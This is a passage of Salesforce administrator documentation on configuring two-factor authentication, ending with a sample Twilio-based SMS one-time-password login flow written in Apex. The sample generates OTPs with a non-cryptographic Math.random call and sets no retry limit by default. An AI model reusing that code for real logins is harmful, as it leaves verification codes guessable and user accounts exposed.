For example, Yubico offers strong authentication using a hardware token called a [YubiKey](#). Yubico also provides an example Apex library and login flow on GitHub. The library supplies Apex classes for validating YubiKey OTPs (one-time passwords). The classes allow Salesforce users to use a YubiKey as a second authentication factor at login. For more information, see [yubikey-salesforce-client](#).

You can also implement a third-party SMS or voice delivery service, like Twilio or TeleSign, to implement a SMS-based two-factor authentication and identity the verification flow. For more information, see [Deploy Third-Party SMS-Based Two-Factor Authentication](#).

Login Flow Samples Package

The [Login Flow Samples Package](#) is an unmanaged package that installs different login flow samples into your Salesforce org. It contains the following examples.

- Email Confirmation—Send email with a verification code
- SF-TOTP—Enable TOTP two-factor authentication
- Conditional Two-Factor—Skip two-factor authentication for users who come from a trusted IP address
- Identity Confirmation—Confirm the user identity using email or two-factor authentication
- Accept Terms of Service—Ask the user to agree to terms before continuing

SEE ALSO:

[Deploy Third-Party SMS-Based Two-Factor Authentication](#)

[Limit the Number of Concurrent Sessions with Login Flows](#)

[Custom Login Flows](#)

[YubiKey for salesforce.com](#)

Set Up Two-Factor Authentication

Two-factor authentication is the most effective way to protect your org's user accounts. Admins enable two-factor authentication through permissions or profile settings. Users register for two-factor authentication through their own personal settings, using secondary authenticators such as mobile authenticator apps or U2F security keys.

You can customize two-factor authentication in the following ways.

- Require it for every login. Set the two-factor login requirement for every time the user logs in to Salesforce. You can also enable this feature for API logins, which includes the use of client applications like the Data Loader. For more information, see [Set Two-Factor Authentication Login Requirements](#) or [Set Two-Factor Authentication Login Requirements for API Access](#).
- Use “stepped up” authentication (also known as “high assurance” authentication). Sometimes you don't need two-factor authentication for every user's login, but you want to secure certain resources. If the user tries to use a connected app or reports, Salesforce prompts the user to verify identity. For more information, see [Session Security Levels](#).
- Use profile policies and session settings. First, in the user profile, set **Session security level required at login** to **High Assurance**. Then set session security levels in your org's session settings to apply the policy for particular login methods. In your org's session settings, review the session security levels to make sure that Two-Factor Authentication is in the High Assurance column. For more information, see [Set Two-Factor Authentication Login Requirements and Custom Policies for Single Sign-On, Social Sign-On, and Communities](#).



Warning: If Two-Factor Authentication is in the Standard column, users get an error when they log in with a method that grants standard-level security.

Only authentication flows that include a user approval step support using API logins with the High Assurance session security level. These flows are the OAuth 2.0 refresh token flow, web server flow, and user-agent flow. All other flows, such as the JSON Web Token (JWT) bearer token flow, don't include a user approval step. For flows without a user approval step, API logins with the High Assurance session security level are blocked.

It's possible that users are prompted to verify their identity with two-factor authentication twice during the OAuth approval flow. The first challenge is on the UI session. The second challenge happens when the access token is bridged into the UI. This second challenge is triggered because the High Assurance session security level isn't transferred to the access token.

- Use login flows. Use the Flow Designer and profiles to build post-authentication requirements as the user logs in, including custom two-factor authentication processes. For more information, see the following examples.
 - [Login Flow Examples](#)
 - [Deploy Third-Party SMS-Based Two-Factor Authentication](#)
 - [Enhancing Security with Two-Factor Authentication \(Salesforce Classic\)](#)

IN THIS SECTION:

[Set Two-Factor Authentication Login Requirements](#)

As a Salesforce admin, you can require your users to use a second factor of authentication when they log in.

[Set Two-Factor Authentication Login Requirements and Custom Policies for Single Sign-On, Social Sign-On, and Communities](#)

Use profile policies and session settings to set two-factor authentication login requirements for users. All Salesforce user interface authentication methods, including username and password, delegated authentication, SAML single sign-on, and social sign-on through a third-party authentication provider, are supported. You can apply the two-factor authentication requirement to users in Salesforce orgs and Communities.

EDITIONS

Available in: both Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Essentials, Group, Professional, Enterprise, Performance, Unlimited, Developer, and Contact Manager** Editions

[Set Two-Factor Authentication Login Requirements for API Access](#)

Salesforce admins can set the Two-Factor Authentication for API Logins permission to use a second authentication challenge for API access to Salesforce. API access includes the use of applications like the Data Loader and developer tools for customizing an organization or building client applications.

[Connect Salesforce Authenticator \(Version 3 or Later\) to Your Account for Identity Verification](#)

The Salesforce Authenticator app on your mobile device is the second factor of authentication. Use the app to add an extra level of security to your account.

[Verify Your Identity with a One-Time Password Generator App or Device](#)

Connect a one-time password generator app, such as Salesforce Authenticator or Google Authenticator, to verify your identity. The app generates a verification code, sometimes called a “time-based one-time password”.

[Disconnect Salesforce Authenticator \(Versions 2 and 3\) from a User's Account](#)

Only one Salesforce Authenticator (version 2 or later) mobile app can be connected to a user's account at a time. If your user loses access to the app by replacing or losing the mobile device, disconnect the app from the user's account. As long as the user (or assigned profile) still has the two-factor permission enabled, and no other authenticator method is connected to their account, Salesforce prompts the user to connect a new authenticator method the next time they log in.

[Disconnect a User's One-Time Password Generator App](#)

Besides Salesforce Authenticator, one other mobile authenticator app that generates verification codes (one-time passwords) can be connected to a user's account at a time. If your user loses access to the app by replacing or losing the mobile device, disconnect the app from your user's account. The next time your user logs in with two-factor authentication, if no other identity verification method is connected, Salesforce prompts the user to connect a new authenticator app.

[Generate a Temporary Identity Verification Code](#)

Generate a temporary verification code for users who can't access the device they usually use for two-factor authentication. You set when the code expires, from 1 to 24 hours after you generate it. The code can be used multiple times until it expires.

[Expire a Temporary Verification Code](#)

Expire a user's temporary verification code when the user no longer needs it for two-factor authentication

[Delegate Two-Factor Authentication Management Tasks](#)

Let users who aren't Salesforce admins provide support for two-factor authentication in your org. For example, suppose you want your company's Help Desk staff to generate temporary verification codes for users who lost or forgot the device they usually use for two-factor authentication. Assign Help Desk staff members the “Manage Two-Factor Authentication in User Interface” permission so that they can generate codes and support end users with other two-factor authentication tasks.

SEE ALSO:

[Two-Factor Authentication](#)

Set Two-Factor Authentication Login Requirements

As a Salesforce admin, you can require your users to use a second factor of authentication when they log in.

You can require two-factor authentication each time a user logs in with a username and password to Salesforce, including orgs with custom domains created using My Domain. To set the requirement, select the **Two-Factor Authentication for User Interface Logins** permission in the user profile (for cloned profiles only) or permission set.

See how to set up a two-factor authentication requirement for your org and how your users can use the Salesforce Authenticator app. [🔗 Salesforce Authenticator: Set Up a Two-Factor Authentication Requirement \(Salesforce Classic\)](#)

Users with the Two-Factor Authentication for User Interface Logins permission have to provide a second factor, such as a mobile authenticator app or U2F security key, each time they log in to Salesforce.

You can also use a profile-based policy to set a two-factor authentication requirement for users assigned to a particular profile. Use the profile policy when you want to require two-factor authentication for users of the following authentication methods:

- SAML for single sign-on
- Social sign-on in to Salesforce orgs or Communities
- Username and password authentication into Communities

All Salesforce user interface authentication methods, including username and password, delegated authentication, SAML single sign-on, and social sign-on through an authentication provider, are supported. In the user profile, set **Session security level required at login** to **High Assurance**. Then set session security levels in your org's session settings to apply the policy for particular login methods. Also in your org's session settings, review the session security levels to make sure that Two-Factor Authentication is in the High Assurance column.

 **Warning:** If Two-Factor Authentication is in the Standard column, users get an error when they log in with a method that grants standard-level security.

Users might be prompted to verify their identity with two-factor authentication twice during the OAuth approval flow. The first challenge is on the UI session. The second challenge happens when the access token is bridged into the UI, because the High Assurance session security level isn't transferred to the access token.

EDITIONS

Available in: both Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Essentials, Contact Manager, Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To edit profiles and permission sets:

- Manage Profiles and Permission Sets

Set Two-Factor Authentication Login Requirements and Custom Policies for Single Sign-On, Social Sign-On, and Communities

Use profile policies and session settings to set two-factor authentication login requirements for users. All Salesforce user interface authentication methods, including username and password, delegated authentication, SAML single sign-on, and social sign-on through a third-party authentication provider, are supported. You can apply the two-factor authentication requirement to users in Salesforce orgs and Communities.

To require two-factor authentication for users assigned to a particular profile, edit the Session security level required at login profile setting. Then set session security levels in your org's session settings to apply the policy for particular login methods.


By default, the session security requirement at login for all profiles is None. You can edit a profile's Session Settings to change the requirement to High Assurance. When profile users with this requirement use a login method that grants standard-level security instead of high assurance, such as username and password, they're prompted to verify their identity with two-factor authentication. After users authenticate successfully, they're logged in to Salesforce.

You can edit the security level assigned to a login method in your org's Session Settings.


Users with mobile devices can use the Salesforce Authenticator mobile app or another authenticator app for two-factor authentication. Internal users can connect the app to their account in the Advanced User Details page of their personal settings. If you set the High Assurance requirement on a profile, any profile user who doesn't already have Salesforce Authenticator or another authenticator app connected to their account is prompted to connect the app before they can log in. After they connect the app, they're prompted to use the app to verify their identity.

Users with registered U2F security keys can use them for two-factor authentication.

Community members with the High Assurance profile requirement are prompted to connect an authenticator app during login.

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Select a profile.
3. Scroll to Session Settings and find the *Session security level required at login* setting.
4. Click **Edit**.
5. For Session security level required at login, select **High Assurance**.
6. Click **Save**.
7. From Setup, enter *Session Settings* in the Quick Find box, then select **Session Settings**.
8. In Session Security Levels, make sure that Two-Factor Authentication is in the High Assurance column. If Two-Factor Authentication is in the Standard column, users get an error when they log in with a method that grants standard-level security.
9.  **Note:** Consider moving Activation to the High Assurance column. With this setting, users who verify their identity from an unrecognized browser or app establish a high-assurance session. When Activation is in the High Assurance column, profile users who verify their identity at login aren't challenged to verify their identity again to satisfy the high-assurance session security requirement.

Save your changes.

 **Example:** You've configured Facebook and LinkedIn as authentication providers in your community. Many of your community members use social sign-on to log in using the username and password from their Facebook or LinkedIn accounts. You want to increase security by requiring Customer Community users to use two-factor authentication when they log in with their Facebook

EDITIONS

Available in: both Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS


To edit profiles and permission sets:

- Manage Profiles and Permission Sets


To generate a temporary verification code

- Manage Two-Factor Authentication in User Interface

account, but not with their LinkedIn account. You edit the Customer Community User profile and set the Session security level required at login to **High Assurance**. In your org's Session Settings, you edit the Session Security Levels. You place Facebook in the Standard column. In the High Assurance column, you place Two-Factor Authentication. You also place LinkedIn in the High Assurance column.

 **Note:** You can also use login flows to change the user's session security level to initiate identity verification under specific conditions. Login flows let you build a custom post-authentication process that meets your business requirements.

If users lose or forget the device they usually use for two-factor authentication, you can generate a temporary verification code for them. You set when the code expires, from 1 to 24 hours after you generate it. Your user can use the code multiple times until it expires. A user can have only one temporary code at a time. If a user needs a new code while the old code is still valid, you can expire the old code, then generate a new one. Users can expire their own valid codes in their personal settings.

 **Note:** The **High Assurance** profile requirement applies to user interface logins. OAuth token exchanges aren't subject to the requirement. OAuth refresh tokens that were obtained before a **High Assurance** requirement is set for a profile can still be exchanged for access tokens that are valid for the API. Tokens are valid even if they were obtained with a standard-assurance session. To require users to establish a high-assurance session before accessing the API with an external application, first revoke existing OAuth tokens for users with that profile. Then set a **High Assurance** requirement for the profile. Users have to log in with two-factor authentication and reauthorize the application.

Set Two-Factor Authentication Login Requirements for API Access

Salesforce admins can set the Two-Factor Authentication for API Logins permission to use a second authentication challenge for API access to Salesforce. API access includes the use of applications like the Data Loader and developer tools for customizing an organization or building client applications.

The Two-Factor Authentication for User Interface Logins permission is a prerequisite for the Two-Factor Authentication for API Logins permission. Users who have these permissions enabled have to complete two-factor authentication when they log in to Salesforce through the user interface. Users must download and install an authenticator app on their mobile device and connect the app to their Salesforce account. Then they can use verification codes (time-based one-time passwords, or TOTP) from the app for two-factor authentication.

For developer tools that use API logins, log in with a security token or TOTP instead of Salesforce Authenticator when two-factor authentication is enabled for a user. For Force.com IDE, log in by using a username and password, plus a security token.

EDITIONS

Available in: both Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Essentials, Contact Manager, Database.com, Developer, Enterprise, Group, Performance, Professional, and Unlimited** Editions

USER PERMISSIONS

To edit system permissions in profiles:

- Manage Profiles and Permission Sets

To enable this feature:

- Two-Factor Authentication for User Interface Logins

Connect Salesforce Authenticator (Version 3 or Later) to Your Account for Identity Verification

The Salesforce Authenticator app on your mobile device is the second factor of authentication. Use the app to add an extra level of security to your account.

1. Download and install version 3 or later of the Salesforce Authenticator app for the type of mobile device you use. For iPhone, get the app from the [App Store](#). For Android devices, get the app from [Google Play](#).

If you previously installed version 1 of Salesforce Authenticator on your mobile device, you can update the app to version 3 through the App Store or Google Play. The update preserves any connected accounts you already have in the app. These accounts are code-only accounts that generate verification codes but don't receive push notifications or allow location-based automated verifications. If you have a code-only account for the username you used for your current login to Salesforce, swipe left in the app to remove that username before proceeding. In the following steps, you connect the account for that username again. The new connected account gives you full Salesforce Authenticator version 3 functionality. If you already have version 2 installed, version 3 updates are pushed out to you and there is no need to take action.

2. From your personal settings, enter *Advanced User Details* in the Quick Find box, then select **Advanced User Details**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.
3. Find **App Registration: Salesforce Authenticator** and click **Connect**.
4. For security purposes, you're prompted to log in to your account.
5. Open the Salesforce Authenticator app on your mobile device.
If you're opening the app for the first time, you see a tour of the app's features. Take the tour, or go straight to adding your Salesforce account to the app.
6. In the app, tap **Add an Account** to add your account.
The app generates a unique two-word phrase.
7. Back in your browser, enter the phrase in the **Two-Word Phrase** field.
8. Click **Connect**.
If you previously connected an authenticator app that generates verification codes to your account, you sometimes see an alert. Connecting a new version of the Salesforce Authenticator mobile app invalidates the codes from your old app. When you need a verification code, get it from Salesforce Authenticator from now on.
9. In the Salesforce Authenticator app on your mobile device, you see details about the account you're connecting. To complete the account connection, tap **Connect** in the app.

To help keep your account secure, we send you an email notification whenever a new identity verification method is added to your Salesforce account. You get the email whether you add the method or your Salesforce admin adds it on your behalf.

If your administrator requires two-factor authentication for increased security when you log in or access reports or dashboards, use the app to verify your account activity. If you're required to use two-factor authentication before you have the app connected, you're prompted to connect it the next time you log in to Salesforce. If you don't yet have the two-factor authentication requirement, you can still connect the app to your account through your personal settings.

After you connect the app, you get a notification on your mobile device when you do something that requires identity verification. When you receive the notification, open the app on your mobile device, check the activity details, and respond on your mobile device to verify. If you are notified about activity you don't recognize, use the app to block the activity. You can flag the blocked activity for your Salesforce admin. The app also provides a verification code that you can use as an alternate method of identity verification.

EDITIONS

Salesforce Authenticator setup available in: both Salesforce Classic and Lightning Experience

Mobile app available in: **Essentials, Group, Professional, Enterprise, Performance, Unlimited, Developer, and Contact Manager** Editions

Verify Your Identity with a One-Time Password Generator App or Device

Connect a one-time password generator app, such as Salesforce Authenticator or Google Authenticator, to verify your identity. The app generates a verification code, sometimes called a “time-based one-time password”.

If your company requires two-factor authentication for increased security when you log in, access connected apps, reports, or dashboards, use a code from the app. If you’re required to use two-factor authentication before you have an app connected, you’re prompted to connect one the next time you log in to Salesforce.

1. Download the supported authenticator app for your device type. You can use any authenticator app that supports the time-based one-time password (TOTP) algorithm ([IETF RFC 6238](#)), such as [Salesforce Authenticator for iOS](#), [Salesforce Authenticator for Android](#), or Google Authenticator.
2. From your personal settings, enter *Advanced User Details* in the Quick Find box, then select **Advanced User Details**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.
3. Find **App Registration: One-Time Password Generator** and click **Connect**.

If you’re connecting an authenticator app other than Salesforce Authenticator, use this setting. If you’re connecting Salesforce Authenticator, use this setting if you’re only using its one-time password generator feature (not the push notifications available in version 2 or later).



Note: If you’re connecting Salesforce Authenticator so that you can use push notifications, use the **App Registration: Salesforce Authenticator** setting instead. That setting enables both push notifications and one-time password generation.

You can connect up to two authenticator apps to your Salesforce account for one-time password generation: Salesforce Authenticator and one other authenticator app.

4. For security purposes, you’re prompted to log in to your account.
5. Using the authenticator app on your mobile device, scan the QR code.
Alternatively, click **I Can’t Scan the QR Code** in your browser. The browser displays a security key. In the authenticator app, enter your username and the key displayed.
6. In Salesforce, enter the code generated by the authenticator app in the **Verification Code** field.
The authenticator app generates a new verification code periodically. Enter the current code.
7. Click **Connect**.

To help keep your account secure, we send you an email notification whenever a new identity verification method is added to your Salesforce account. You get the email whether you add the method or your Salesforce admin adds it on your behalf.

SEE ALSO:

[Salesforce Help: Personalize Your Salesforce Experience](#)

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **All Editions**

Disconnect Salesforce Authenticator (Versions 2 and 3) from a User's Account

Only one Salesforce Authenticator (version 2 or later) mobile app can be connected to a user's account at a time. If your user loses access to the app by replacing or losing the mobile device, disconnect the app from the user's account. As long as the user (or assigned profile) still has the two-factor permission enabled, and no other authenticator method is connected to their account, Salesforce prompts the user to connect a new authenticator method the next time they log in.

These steps are for Salesforce admins (or users with the "Manage Two-Factor Authentication in User Interface" permission) who want to disconnect a user's Salesforce Authenticator account in an org's Setup. For example, admins follow these steps when a user loses the device running Salesforce Authenticator. For users who want to disconnect Salesforce Authenticator on their device to switch to a new device or simply remove an unused connection, see the help topic *Remove an Account from Salesforce Authenticator (Versions 2 and 3)*.

1. From Setup, enter *Users* in the *Quick Find* box, then select **Users**.
2. Click the user's name.
3. On the user's detail page, click **Disconnect** next to the *App Registration: Salesforce Authenticator* field.

Disconnect a User's One-Time Password Generator App

Besides Salesforce Authenticator, one other mobile authenticator app that generates verification codes (one-time passwords) can be connected to a user's account at a time. If your user loses access to the app by replacing or losing the mobile device, disconnect the app from your user's account. The next time your user logs in with two-factor authentication, if no other identity verification method is connected, Salesforce prompts the user to connect a new authenticator app.

1. From Setup, enter *Users* in the *Quick Find* box, then select **Users**.
2. Click the user's name.
3. On the user's detail page, click **Disconnect** next to the *App Registration: One-Time Password Generator* field.

Your users can disconnect the app from their own account. In personal settings, they go to the Advanced User Details page and click **Disconnect** next to the *App Registration: One-Time Password Generator* field.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **All** Editions

USER PERMISSIONS

To disconnect a user's Salesforce Authenticator app:

- Manage Two-Factor Authentication in User Interface or the System Administrator profile

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Essentials, Group, Professional, Enterprise, Performance, Unlimited, Developer, and Contact Manager** Editions

USER PERMISSIONS

To disconnect a user's authenticator app:

- Manage Two-Factor Authentication in User Interface


Generate a Temporary Identity Verification Code

Generate a temporary verification code for users who can't access the device they usually use for two-factor authentication. You set when the code expires, from 1 to 24 hours after you generate it. The code can be used multiple times until it expires.

Temporary verification codes are valid for two-factor authentication only. They aren't valid for device activations. That is, when users log in from an unrecognized browser or app and we require identity verification, they can't use a temporary code.

1. From Setup, enter *Users* in the *Quick Find* box, then select **Users**.
2. Click the name of the user who needs a temporary verification code.
You can't generate a code for an inactive user.
3. Find *Temporary Verification Code*, then click **Generate**.
If you don't already have a session with a high-assurance security level, Salesforce prompts you to verify your identity.
4. Set when the code expires, and click **Generate Code**.
5. Give the code to your user, then click **Done**.
After you click **Done**, you can't return to view the code again, and the code isn't displayed anywhere in the user interface.

Your user can use the temporary verification code multiple times until it expires. Each user can have only one temporary verification code at a time. If a user forgets or loses the code before it expires, you can manually expire the old code and generate a new one. You can generate up to six codes per hour for each user.

 **Note:** When you add an identity verification method to a user's account, the user gets an email. To stop sending emails to users when new identity verification methods are added to their accounts, contact Salesforce.

Expire a Temporary Verification Code

Expire a user's temporary verification code when the user no longer needs it for two-factor authentication

Each user can have only one temporary verification code at a time. If a user forgets or loses the code before it expires, you can manually expire the old code and generate a new one. You can generate up to six codes per hour for each user.

1. From Setup, enter *Users* in the *Quick Find* box, then select **Users**.
2. Click the name of the user whose temporary verification code you need to expire.
3. Find *Temporary Verification Code*, and click **Expire Now**.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Essentials, Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To generate a temporary verification code:

- Manage Two-Factor Authentication in User Interface

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Essentials, Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To expire a user's temporary verification code:

- Manage Two-Factor Authentication in User Interface

Delegate Two-Factor Authentication Management Tasks

Let users who aren't Salesforce admins provide support for two-factor authentication in your org. For example, suppose you want your company's Help Desk staff to generate temporary verification codes for users who lost or forgot the device they usually use for two-factor authentication. Assign Help Desk staff members the "Manage Two-Factor Authentication in User Interface" permission so that they can generate codes and support end users with other two-factor authentication tasks.

To assign the permission, select "Manage Two-Factor Authentication in User Interface" in the user profile (for cloned profiles only) or permission set. Users with the permission can perform the following tasks.

- Generate a temporary verification code for a user who can't access the device normally used for two-factor authentication.
- Disconnect identity verification methods from a user's account when the user loses or replaces a device.
- View user identity verification activity on the Identity Verification History page.
- View the Identity Verification Methods report by clicking a link on the Identity Verification History page.
- Create user list views that show which identity verification methods users have registered.



Note: Although non-admin users with the permission can view the Identity Verification Methods report, they can't create custom reports that include data restricted to users with the "Manage Users" permission.

Deploy Third-Party SMS-Based Two-Factor Authentication

Two-factor authentication (2FA) enhances security when validating a user's identity and protects access to your Salesforce org. In addition to a password, SMS-based 2FA requires the user to provide a one-time password (OTP) code received on a mobile device.

To implement 2FA, you can take advantage of a third-party SMS or voice delivery service, like Twilio or TeleSign, together with a Salesforce login flow.

Let's break down an SMS-based 2FA process.

1. As the user logs in, the login flow generates a random OTP and sends it via voice or text message to the user's phone.
2. The user provides the OTP to the Salesforce application.
3. Salesforce verifies the code.
4. If the code is valid, Salesforce permits user access.

The login flow has four steps.

EDITIONS


Available in: Both Salesforce Classic and Lightning Experience

Available in: **Essentials, Contact Manager, Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To edit profiles and permission sets:

- Manage Profiles and Permission Sets



1. Record lookup—Queries the user record to get the mobile phone number.
2. SMS plug-in—An Apex class that generates the OTP and uses a third-party SMS delivery service to send it to the user’s mobile device.
3. Screen—Prompts the user to provide the received OTP.
4. Decision—Compares the OTP generated by the flow with the one that the user provides. If equal, the flow is completed, and the user is redirected to the application. Otherwise, the flow generates another code and asks the user to reverify.

Configure the Flow

This example uses the Twilio Apex SDK to perform SMS delivery operations. However, you can use any cloud-based SMS or voice vendor that has a public API to access its services.

1. Go to the [Cloud Flow Designer](#) in Salesforce and create a flow.
2. Create a `LoginFlow_UserId` input text variable. This variable is populated with the user ID during the login event.

Variable

Create updatable values that can be used throughout your flow.

Unique Name *

Description

Data Type

Input/Output Type

Default Value

3. Create text variables.
 - `Mobile`—The user’s mobile number
 - `VerificationCode`—The OTP generated by the Apex plug-in
 - `Code`—The OTP collected from the user
 - `Status`—The status returned when the plug-in executes

4. Create a record lookup that queries the UserObject based on the user ID and stores the mobile number in the `Mobile` input variable.

Record Lookup

General Settings

Name * UserObject

Unique Name * UserObject

[Add Description](#)

Filters and Assignments

Look up * User that meets the following criteria:

Field	Operator	Value
Id	equals	{!LoginFlow_UserId}

[Add Row](#)

☐ Sort results by: Select field -- Select One --

Assign the record's fields to variables to reference them in your flow.

Field	Variable
MobilePhone	{!Mobile}

OK Cancel

5. Install the Twilio Apex SDK from <https://github.com/twilio/twilio-salesforce>.
6. To allow the SMS plug-in to perform outbound API calls to Twilio web services, set up <https://api.twilio.com> as a remote site in Salesforce. In Setup, enter *Remote Site Settings* in the Quick Find box, select **Remote Site Settings**, and add the Twilio web services URL.

Remote Site Edit

Enter the URL for the remote site. All s-controls, JavaScript OnClick commands in custom buttons, Apex, and AJAX proxy calls can access this Web address from salesforce.com.

Remote Site Edit Save Save & New Cancel

Remote Site Name: Twilio

Remote Site URL: <https://api.twilio.com>

Disable Protocol Security ☐

Description:

Active ☒

Save Save & New Cancel

7. Create an Apex class.

```

01  global class SMSPlugin implements Process.Plugin {
02
03  global Process.PluginDescribeResult describe() {
04
05      Process.PluginDescribeResult result = new Process.PluginDescribeResult();
06      result.tag='Identity';
07      result.name='SMS Plugin';
08      result.description='Two factor authentication with SMS';
09
10      result.inputParameters = new List<Process.PluginDescribeResult.InputParameter>
11      {
12          new Process.PluginDescribeResult.InputParameter('AccountSid',
13              Process.PluginDescribeResult.ParameterType.STRING, true),

```

```

12         new Process.PluginDescribeResult.InputParameter('Token',
Process.PluginDescribeResult.ParameterType.STRING, true),
13         new Process.PluginDescribeResult.InputParameter('To',
Process.PluginDescribeResult.ParameterType.STRING, true),
14         new Process.PluginDescribeResult.InputParameter('From',
Process.PluginDescribeResult.ParameterType.STRING, true),
15         new Process.PluginDescribeResult.InputParameter('Message',
Process.PluginDescribeResult.ParameterType.STRING, true)
16     };
17
18     result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>
    {
19         new Process.PluginDescribeResult.OutputParameter('Status',
Process.PluginDescribeResult.ParameterType.STRING),
20         new Process.PluginDescribeResult.OutputParameter('VerificationCode',
Process.PluginDescribeResult.ParameterType.STRING)
21     };
22
23     return result;
24 }
25
26
27
28 global Process.PluginResult invoke(Process.PluginRequest request) {
29
30     Map<String, Object> result = new Map<String, Object>();
31     String AccountSid = (String)request.inputParameters.get('AccountSid');
32     String token = (String)request.inputParameters.get('Token');
33     String To = (String)request.inputParameters.get('To');
34     String From_a = (String)request.inputParameters.get('From');
35     String Message = (String)request.inputParameters.get('Message');
36     if (Message == null) Message = 'Your verification code is: ';
37
38     TwilioRestClient client = new TwilioRestClient(AccountSid, Token);
39     TwilioSMS sms;
40
41     Integer rand = Math.round(Math.random()*100000);
42     String VerificationCode = string.valueOf(rand);
43     String Body = Message + VerificationCode;
44
45     Map<String,String> params = new Map<String,String> {
46         'To' => To,
47         'From' => From_a,
48         'Body' => Body
49     };
50
51     try {
52         sms = client.getAccount().getSMSMessages().create(params);
53         result.put('Status', sms.getStatus());
54     } catch(Exception ex) {
55         result.put('Status', 'Failure');
56     }
57     result.put('VerificationCode', VerificationCode);

```

```

58         return new Process.PluginResult(result);
59     }
60 }

```

8. Create an SMS plug-in that generates an OTP code and sends it via SMS to the user's mobile number. The plug-in takes these inputs.

- AccountSid—Twilio Account SID (username from your Twilio account)
- Token—Twilio Auth Token (password from your Twilio account)
- From—The SMS From number
- Message—The message sent to the user with the verification code
- To—The user's mobile phone number

SMS Plugin

Name: Generate & send the code

Unique Name: SMS

[Add Description](#)

Inputs/Outputs

Inputs

Assign elements or values from your flow to the Apex keys.

Target	Source
AccountSid	[Source]
From	[Source]
Message	Enter value or select resource
To	{!Mobile}
Token	[Source]

OK Cancel

The plug-in returns two values.

- Status—The status of the SMS delivery operation
- VerificationCode—The verification code generated and sent to the user

Inputs/Outputs

Inputs

Assign the plug-in's outputs to variables to reference them in your flow

Source	Target
Status	{!Status}
VerificationCode	{!VerificationCode}

[Add Row](#)

OK Cancel

9. Create a screen element that prompts for the verification code received.


10. Create a decision element with two outcomes.

- Valid—The verification code is the same as the code the user provided.
- Invalid—The valid condition is not met, so the outcome is invalid.

11. Save and activate the flow.

12. [Connect the login flow to a user profile.](#)

13. Log out, and then log in as a test user that's connected with a test profile.



Extending the Flow

In a production deployment, it's common to extend this basic flow. For example, you can add customization, validation, or policies, such as:

- Branding—Add a corporate logo and message to the verification screen.
- Validation—Verify whether the user record included a phone number. If not, prompt the user to enter one.
- Retries—If the OTP code that the user provides is wrong, the login flow generates a new OTP code and sends it to the user. It's typical to limit the number of retries or to temporarily block a user login after several unsuccessful verification attempts.
- Policies—If the user has registered a landline phone but not a mobile phone number, send the OTP over voice rather than SMS. Alternatively, if Salesforce doesn't have a registered phone number for the user, send the OTP code by email. Another approach is to challenge the user with a second authentication factor, such as a Salesforce time-based OTP or a hardware-based OTP, like a [YubiKey](#).

SEE ALSO:

[Login Flow Examples](#)

Limit the Number of Concurrent Sessions with Login Flows

You can use a login flow to restrict the number of simultaneous Salesforce sessions per user.

Install the Concurrent-Sessions Package

The concurrent-sessions unmanaged package includes the elements and sources of a login flow solution. The package includes a plug-in that retrieves the number of concurrent sessions for a user. If the pending login exceeds the concurrent session limit, the flow blocks it. You can customize the package, for example, changing the session limit. By default, the package uses a session limit of 1.

1. To install the concurrent-sessions package, go to <https://login.salesforce.com/package/installPackage.apexp?p0=04to0000000WR73>.
2. After you install the package, you can connect the login flow to user profiles. Assign the flow to profiles for which you want to limit concurrent sessions.

Creating the Package Components

Let's take a closer look at the components in the concurrent-sessions package. If the package didn't exist, here's how you can create the plug-in and the login flow.

